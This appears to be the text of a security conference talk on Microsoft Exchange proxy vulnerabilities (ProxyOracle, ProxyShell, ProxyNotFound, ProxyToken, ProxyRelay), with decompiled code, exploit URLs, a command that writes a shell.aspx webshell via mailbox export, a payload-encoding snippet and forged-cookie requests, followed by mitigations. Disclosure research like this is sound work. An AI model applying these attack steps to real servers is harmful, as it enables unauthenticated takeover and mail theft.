lI2yXiGgEVBND+h6vR7UrPieDXkeaB8RbMI3N9u6ZkVvCHF9zZYBC6dYxdgW0/NuwazGg17mA2NBD13VnGw4dwoCTgFqAt41TIpAwgOrzLvy5itoCuGmGKKDsFzmGmiff  
aWvRjsCrw8yLcr3d5Dz1C3UAPQtWfQPd3uKr4CZ3NHId2Klm9c28AwS4TZQceqvW4WSBWR8GMeJmPqcA1AHF5ZoAEWML1A9E2631m387iQwQM82AQ+l+wWwC9MFEXj0cP  
XmzoK3baiPK26RjmkxBokqOZ9+2ituWUZAegFNGDyjsXOZSOVQCCz1UHLf3Rv56RuF42E2UDYXCUGWXAuf0g==;
```

cadata    cadataTTL    cadataKey    cadataIV    cadataSig

# FbaModule Encryption Logic



## PSEUDO CODE

```
@key = GetServerSSLCert().GetPrivateKey()  
cadataSig = RSA(@key).Encrypt("Fba Rocks!")  
cadataIV = RSA(@key).Encrypt(GetRandomBytes(16))  
cadataKey = RSA(@key).Encrypt(GetRandomBytes(16))  
  
@timestamp = GetCurrentTimestamp()  
cadataTTL = AES_CBC(cadataKey, cadataIV).Encrypt(@timestamp)  
  
@blob = "Basic " + ToBase64String(UserName + ":" + Password)  
cadata = AES_CBC(cadataKey, cadataIV).Encrypt(@blob)
```

# Padding Oracle

# Still Works


# FbaModule Encryption Logic



HttpProxy\FbaModule.cs

```
private void ParseCaddataCookies(HttpApplication httpApplication) {  
    using (ICryptoTransform transform = aesCryptoServiceProvider.CreateDecryptor()) {  
        try {  
            byte[] array5 = Convert.FromBase64String(request.Cookies["cadata"].Value);  
            bytes2 = transform.TransformFinalBlock(array5, 0, array5.Length);  
        } catch (CryptographicException arg8) {  
            return;  
        }  
    }  
}
```

# The Oracle



\FbaModule.cs

```
protected enum LogonReason {  
    None,  
    Logoff,  
    InvalidCredentials,  
    Timeout,  
    ChangePasswordLogoff  
}
```


# We can decrypt the cookies now

But... How to get the client cookies?

# We discover a new XSS to chain together

However, all sensitive cookies are protected by `HttpOnly` 😞

# Take Over Client Requests




# Demo

<https://youtu.be/VuJvmJZxogc>

# ProxyShell

- The exploit chain we demonstrated at Pwn2Own 2021
  - An unauthenticated attacker can execute arbitrary commands on Microsoft Exchange Server through an only exposed 443 port!
- ProxyShell is chained with 3 bugs:
  - CVE-2021-34473 - Pre-auth Path Confusion leads to ACL Bypass
  - CVE-2021-34523 - Elevation of Privilege on Exchange PowerShell Backend
  - CVE-2021-31207 - Post-auth Arbitrary-File-Write leads to RCE

# Where ProxyShell Begin?



## 1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest

## 2. Proxy Section

- > **GetTargetBackendServerUrl**
- > CreateServerRequest
- > GetServerResponse

## 3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

# ProxyShell

- ProxyShell started with a Path Confusion bug on Exchange Server

## Explicit Logon feature

- The feature is designed to enable users to open another mailbox/calendar and display it in a new browser window
- The Exchange parsed the mailbox address and **normalized the URL internally**

```
https://exchange/OWA/user@orange.local/Default.aspx
```

# Extract Mailbox Address from URL



HttpProxy\EwsAutodiscoverProxyRequestHandler.cs

```
protected override AnchorMailbox ResolveAnchorMailbox() {
    if (RequestPathParser.IsAutodiscoverV2PreviewRequest(base.ClientRequest.Url.AbsolutePath))
        2 text = base.ClientRequest.Params["Email"];
    // ...
    this.isExplicitLogonRequest = true;
    this.explicitLogonAddress = text;
}

public static bool IsAutodiscoverV2PreviewRequest(string path) {
    1 return path.EndsWith("/autodiscover.json", StringComparison.OrdinalIgnoreCase);
}
```

# The Fatal Erase



HttpProxy\EwsAutodiscoverProxyRequestHandler.cs

```
protected override UriBuilder GetClientUrlForProxy() {
    string absoluteUri = base.ClientRequest.Url.AbsoluteUri;
    1 uri = UriHelper.RemoveExplicitLogonFromUrlAbsoluteUri(absoluteUri,
        this.explicitLogonAddress);
    return new UriBuilder(uri);
}

public static string RemoveExplicitLogonFromUrlAbsoluteUri(string absoluteUri, string
    explicitLogonAddress) {
    string text = "/" + explicitLogonAddress;
    if (absoluteUri.IndexOf(text) != -1)
    2 return absoluteUri.Substring(0, num) + absoluteUri.Substring(num + text.Length);
}
```

The actual part to be removed

`https://exchange/autodiscover/autodiscover.json?@foo.com/?&  
Email=autodiscover/autodiscover.json%3f@foo.com`

Explicit Logon pattern

The actual part to be removed

`https://exchange/autodiscover/autodiscover.json?@foo.com/?&`  
`Email=autodiscover/autodiscover.json%3f@foo.com`

Explicit Logon pattern

[https://exchange:444/?&  
Email=autodiscover/autodiscover.json%3f@foo.com](https://exchange:444/?&Email=autodiscover/autodiscover.json%3f@foo.com)

# Arbitrary Backend Access Again!

Exchange MAPI/HTTP Connectivity Endpoint

Version: 15.2.792.3  
Vdir Path: /mapi/nsapi/

**User:** NT AUTHORITY\SYSTEM  
**UPN:**  
**SID:** S-1-5-18

**Organization:**  
**Authentication:** Negotiate

# Exchange PowerShell Remoting

- The Exchange PowerShell Remoting is a command-line interface that enables the automation of Exchange tasks
  - The Exchange PowerShell Remoting is built upon PowerShell API and uses the Runspace for isolations. All operations are based on WinRM protocol
  - Interact with the PowerShell Backend fails because there is no mailbox for the SYSTEM user
- We found a piece of code extract Access-Token from URL

# Extract Access Token from URL



\Configuration\RemotePowershellBackendCmdletProxyModule.cs

```
private void OnAuthenticateRequest(object source, EventArgs args) {  
    HttpContext httpContext = HttpContext.Current;  
    if (httpContext.Request.IsAuthenticated) {  
        1 if (string.IsNullOrEmpty(httpContext.Request.Headers["X-CommonAccessToken"])) {  
            Uri url = httpContext.Request.Url;  
            Exception ex = null;  
            2 CommonAccessToken commonAccessToken = CommonAccessTokenFromUrl(httpContext.  
                User.Identity.ToString(), url, out ex);  
        }  
    }  
}
```

# Extract Access Token from URL



\RemotePowershellBackendCmdletProxyModule.cs

```
private CommonAccessToken CommonAccessTokenFromUrl(string user, Uri requestURI,
    out Exception ex) {

    CommonAccessToken result = null;
    string text = LiveIdBasicAuthModule.GetNameValueCollectionFromUri(
        requestURI).Get("X-Rps-CAT");

    result = CommonAccessToken.Deserialize(Uri.UnescapeDataString(text));
    return result;
}
```

# Privilege Downgrade

- An Elevation of Privilege (EOP) because we can access Exchange PowerShell Backend directly
  - The intention of this operation is to be a quick proxy for Internal Exchange PowerShell communications
- Specify the Access-Token in `X-Rps-CAT` to Impersonate to any user
  - We use this Privilege Escalation to "downgrade" ourself from SYSTEM to Exchange Admin

# Execute Arbitrary Exchange PowerShell as Admin

And then?

# Attack Exchange PowerShell

- The last piece of the puzzle is to find a post-auth RCE to chain together
  - Since we are Exchange admin now, it's easy to abuse the Exchange PowerShell command `New-MailboxExportRequest` to export user's mailbox into an UNC path

```
New-MailboxExportRequest -Mailbox orange@orange.local  
-FilePath \\127.0.0.1\C$\path\to\shell.aspx
```

# Payload Delivery

- How to embed the malicious payload into the exported file?
  - We deliver the malicious payloads by Emails (SMTP) but the file is encoded 😞
  - The exported file is in Outlook Personal Folders (PST) format, by reading the MS-PST documentation, we learned it's just a simple permutation encoding



\RemotePowershellBackendCmdletProxyModule.cs

```
mpbbCrypt = [65, 54, 19, 98, 168, 33, 110, 187, 244, 22, 204, 4, 127, 100, 232, ...]  
encode_table = bytes.maketrans((bytearray(mpbbCrypt), bytearray(range(256))))  
'<%@ Page Language="Jscript"%>...' .translate(encode_table)
```

# Put it All Together

1. Deliver our encoded WebShell payload by SMTP
2. Launch the native PowerShell and intercept the WinRM protocol
  - Rewrite the `/PowerShell/` to `/Autodiscover/` to trigger the Path Confusion bug
  - Add query string `X-Rps-CAT` with corresponding Exchange Admin Access Token
3. Execute commands inside the established PowerShell session
  - `New-ManagementRoleAssignment` to grant ourself `Mailbox Import Export` Role
  - `New-MailboxExportRequest` to write ASPX file into the local UNC path
4. Enjoy the shell

# Demo

<https://youtu.be/FC6iHw258RI>

# Proxy-Related Attacks

## ProxyLogon

- CVE-2021-26855
- CVE-2021-27065



## ProxyNotFound

- CVE-2021-28480
- CVE-2021-28481



## ProxyToken

- CVE-2021-33766



## ProxyOracle

- CVE-2021-31195
- CVE-2021-31196



## ProxyShell

- CVE-2021-34473
- CVE-2021-34523
- CVE-2021-31207



## ProxyRelay

- CVE-2021-33768
- CVE-2021-TBA

# ProxyNotFound

- Exchange vulnerabilities reported by NSA (Dubbed by NCSC Vietnam)
  - CVE-2021-28480 - Pre-auth SSRF/ACL bypass
  - CVE-2021-28481 - Pre-auth SSRF/ACL bypass
- Also under our new attack surface
  - The bug located at the FrontEnd of CAS
  - The root cause is similar to the pre-auth part of ProxyLogon but retrieving another user-supplied cookie as the BackEnd target

# ProxyNotFound: Arbitrary Backend Assignment



HttpProxy\BEServerCookieProxyRequestHandler.cs

```
protected override AnchoredRoutingTarget TryFastTargetCalculationByAnchorMailbox(  
    AnchorMailbox anchorMailbox) {  
    if (this.backEndCookie == null || !base.IsRetryOnErrorEnabled) {  
        this.FetchBackEndServerCookie();  
    }  
    BackEndServer backEndServer = anchorMailbox.AcceptBackEndCookie(this.backEndCookie)  
}  
  
private void FetchBackEndServerCookie() {  
    foreach (string text in new string[] { "X-BackEndCookie", "X-BackEndCookie2" }) {  
        // ...  
        httpCookie.Values[text] = backEndCookieEntryBase.ToObscureString();  
    }  
}
```

### Request

```

1 GET /owa/calendar/x HTTP/2
2 Host: ex2019.orange.local
3 Accept: text/html
4 Cookie: X-BackendCookie=
  Anonymous=jJqNiZqNgYeiv5qHzc/OxsXLY8vQkp6PltCRjI+W0MCe0Z7cgc7Gy87Gyc3Iy
  syBzs3QztDNz830387Nxc3Kxc7N376y
5
6

```

### Response

```

1 HTTP/2 200 OK
2 Cache-Control: private
3 Content-Type: text/html
4 Server: Microsoft-IIS/10.0
5 Request-Id: 6c79a194-c675-4e8e-b8ac-a2ef7efd2f48
6 X-Calculatedbetarget: ex2019
7 X-Serverapplication: Exchange/15.02.0792.003
8 X-Diaginfo: EX2019
9 X-Beserver: EX2019
10 X-Aspnet-Version: 4.0.30319
11 Set-Cookie: X-BackendCookie=
  Anonymous=jJqNiZqNgYeiv5qHzc/OxsXLY8vQkp6PltCRjI+W0MCe0Z7cgc7Gy87Gyc3I
  ysyBzs3QztDNz830387Nxc3Kxc7N376y; expires=Wed, 01-Dec-2021 00:25:12
  GMT; path=/owa/calendar; secure; HttpOnly
12 X-Powered-By: ASP.NET
13 X-Feserver: EX2019
14 Date: Mon, 18 Oct 2021 08:30:26 GMT
15 Content-Length: 531
16
17 <html>
18 <head>
19 <title>Exchange MAPI/HTTP Connectivity Endpoint</title>
20 </head>
21 <body>
22 <p>Exchange MAPI/HTTP Connectivity Endpoint<br><br>Version: 15.2.792.3
  <br>Vdir Path: /map/inspi/<br><br></p><p><b>User:</b> NT
  <br><b>AUTHORITY\SYSTEM<br><b>UPN:</b> <br><b>SID:</b> S-1-5-18<br><b>
  Organization:</b> <br><b>Authentication:</b> Negotiate<br><b>PUID:</b>

```

**BASE64 Decode**

**XOR with 0xFF**

**server~x]@ex2019:444/map/inspi/?a.a#~  
1941962753~12/1/2021 12:25:12 AM**

# Proxy-Related Attacks

## ProxyLogon

- CVE-2021-26855
- CVE-2021-27065



## ProxyNotFound

- CVE-2021-28480
- CVE-2021-28481



## ProxyToken

- CVE-2021-33766



## ProxyOracle

- CVE-2021-31195
- CVE-2021-31196



## ProxyShell

- CVE-2021-34473
- CVE-2021-34523
- CVE-2021-31207



## ProxyRelay

- CVE-2021-33768
- CVE-2021-TBA

# ProxyToken

- Exchange vulnerability reported by Le Xuan Tuyen of VNPT ISC (working with Zero Day Initiative)
  - CVE-2021-33766 - Authentication bypass
- Exploit the "Delegated Authentication" feature in the CAS FrontEnd to perform configuration actions on users
  - Also under our new attack surface ;)
  - Install a mail forwarding rule to read any user's incoming mail

# The April Patch Kills (almost) All...

The screenshot shows a text comparison window titled "ProxyRequestHandler.cs - Text Compare - Beyond Compare". It compares two versions of the file: one from a March 2021 patch and one from an April 2021 patch. The code is in C++ and deals with HTTP proxy authentication. A red box highlights a change in the logic for setting the connection group name based on authentication state.

```
2021/7/31 上午 03:33:00 173,172 bytes C,C++,C#,ObjC Source UTF-8 BOM PC
serverRequest.ServicePoint.Expect100Continue = false;
serverRequest.ServicePoint.BindIPEndPointDelegate = new BindIPEndPoint(this.BindIPEndPointCallback);
if (this.ProxyKerberosAuthentication)
{
    serverRequest.ConnectionGroupName = this.ClientRequest.UserHostAddress + ":" + GccUtils.GetClientPort(SharedHttpContextWrapper.GetWrapper(this.Http
} else if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth || this.ShouldBackendRequestBeAnonymous() || (HttpProxySettings.TestBackEndSupportE
serverRequest.ConnectionGroupName = "Unauthenticated";

} else {
    serverRequest.ConnectionGroupName = Constants.KerberosPackageValue;
    long value = 0L;
    LatencyTracker.GetLatency(delegate() {
        serverRequest.Headers[Constants.AuthorizationHeader] = KerberosUtilities.GenerateKerberosAuthHeader(serverRequest.Address.Host, this.TraceConte
    }, out value);
}

762: 154 Identifier

C:\Users\orange\Desktop\exchange-patch\output\2021-04-patch_all\Microsoft.Exchange.FrontEndHttpProxy\HttpProxy\ProxyRequestHandler.cs
2021/7/31 上午 03:32:54 174,376 bytes C,C++,C#,ObjC Source UTF-8 BOM PC
serverRequest.ServicePoint.Expect100Continue = false;
serverRequest.ServicePoint.BindIPEndPointDelegate = new BindIPEndPoint(this.BindIPEndPointCallback);

if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth || this.ShouldBackendRequestBeAnonymous() || !this.ClientRequest.IsAuthenticated || (HttpP
serverRequest.ConnectionGroupName = "Unauthenticated";

} else {
    serverRequest.ConnectionGroupName = Constants.KerberosPackageValue;
    long value = 0L;
    LatencyTracker.GetLatency(delegate() {
        serverRequest.Headers[Constants.AuthorizationHeader] = KerberosUtilities.GenerateKerberosAuthHeader(serverRequest.Address.Host, this.TraceConte
    }, out value);
}

792: 154 Default text
).else.if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth || this.ShouldBackendRequestBeAnonymous() || (HttpProxySettings.TestBackEndSup
if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth || this.ShouldBackendRequestBeAnonymous() || !this.ClientRequest.IsAuthenticated || (t
```

# Post-Proxy Era of MS Exchange

- The pre-auth part of this new attack surface has been mitigated
  - The attack surface may not be as powerful as before :(
- Is there any new hope?
  1. The path confusion of ProxyShell is still alive
  2. The mechanism between the FrontEnd and BackEnd is still interesting
  3. Combine another level issues/features to rescue the auth bypass

# Proxy-Related Attacks

## ProxyLogon

- CVE-2021-26855
- CVE-2021-27065



## ProxyNotFound

- CVE-2021-28480
- CVE-2021-28481



## ProxyToken

- CVE-2021-33766



## ProxyOracle

- CVE-2021-31195
- CVE-2021-31196



## ProxyShell

- CVE-2021-34473
- CVE-2021-34523
- CVE-2021-31207



## ProxyRelay

- CVE-2021-33768
- CVE-2021-TBA

# ProxyRelay

- ProxyRelay is a set of authentication bypass attacks that allows an attacker to impersonate as any users (works perfectly after April Patch!)
  - CVE-2021-33768
  - CVE-2021-TBA
  - ...
- Exploit the NTLM-Relay to bypass the authentication of CAS Proxy
  - **ProxyRelay** = CAS Proxy + NTLM-Relay

# Problems to be Solved

- NTLM-Relay requires the user to trigger the relay passively
  - **Bypass:** Printer-Bug for the rescue!
- NTLM-Relay protection: Same-Host Reflection
  - **Bypass:** Exchange Cluster is common in corporations. We relay the NTLM of server-A to server-B so that it won't trigger any Same-Host detection!
- NTLM-Relay protection: SMB Signing / Channel Binding
  - **Bypass:** We use SMB-to-HTTPS. Exchange disables the TLS Channel Binding by default!

# CVE-2021-33768

- MSRC acknowledges 2 researchers in the advisory
  - Tianze Ding (@D1iv3) with Tencent Security Xuanwu Lab
  - Orange Tsai (@orange\_8361) from DEVCORE Research Team
- The exploit concept:
  1. Trigger the Printer-Bug on Exchange-A
  2. Relay the NTLM to the FrontEnd of Exchange-B to bypass the CAS authentication
  3. Forge the authorization part in EWS to impersonate as any user
- The June 2021 patch mitigated the CVE by prohibiting Exchange Machine Account from authenticating in the FrontEnd

# CVE-2021-TBA

- CVE-2021-TBA is another similar but more fundamental vulnerability
  - Report to MSRC at June 02, 2021 with 90(+30) days disclosure policy
  - After a discussion with MSRC, it looks like there are no quick and simple fixes, but design level changes. The patch should require an amount of time for preparation and testing
  - As a responsible researcher, sorry we decide NOT to disclose today

# Demo

To Be Released

# Mitigations

1. Keep Exchange Server up-to-date
2. Do not externally face Exchange Server to the Internet (especially web)
3. About ProxyRelay, as to a design-level issue, your hands are tied :(
  - Stop Printer Spooler Service
  - Disable NTLM authentication (didn't check if there are any side-effects yet)
4. Move to Office 365 Exchange Online 😏 (Just kidding)

# Thanks!



[orange\\_8361](#)



[orange@chroot.org](mailto:orange@chroot.org)



<https://blog.orange.tw>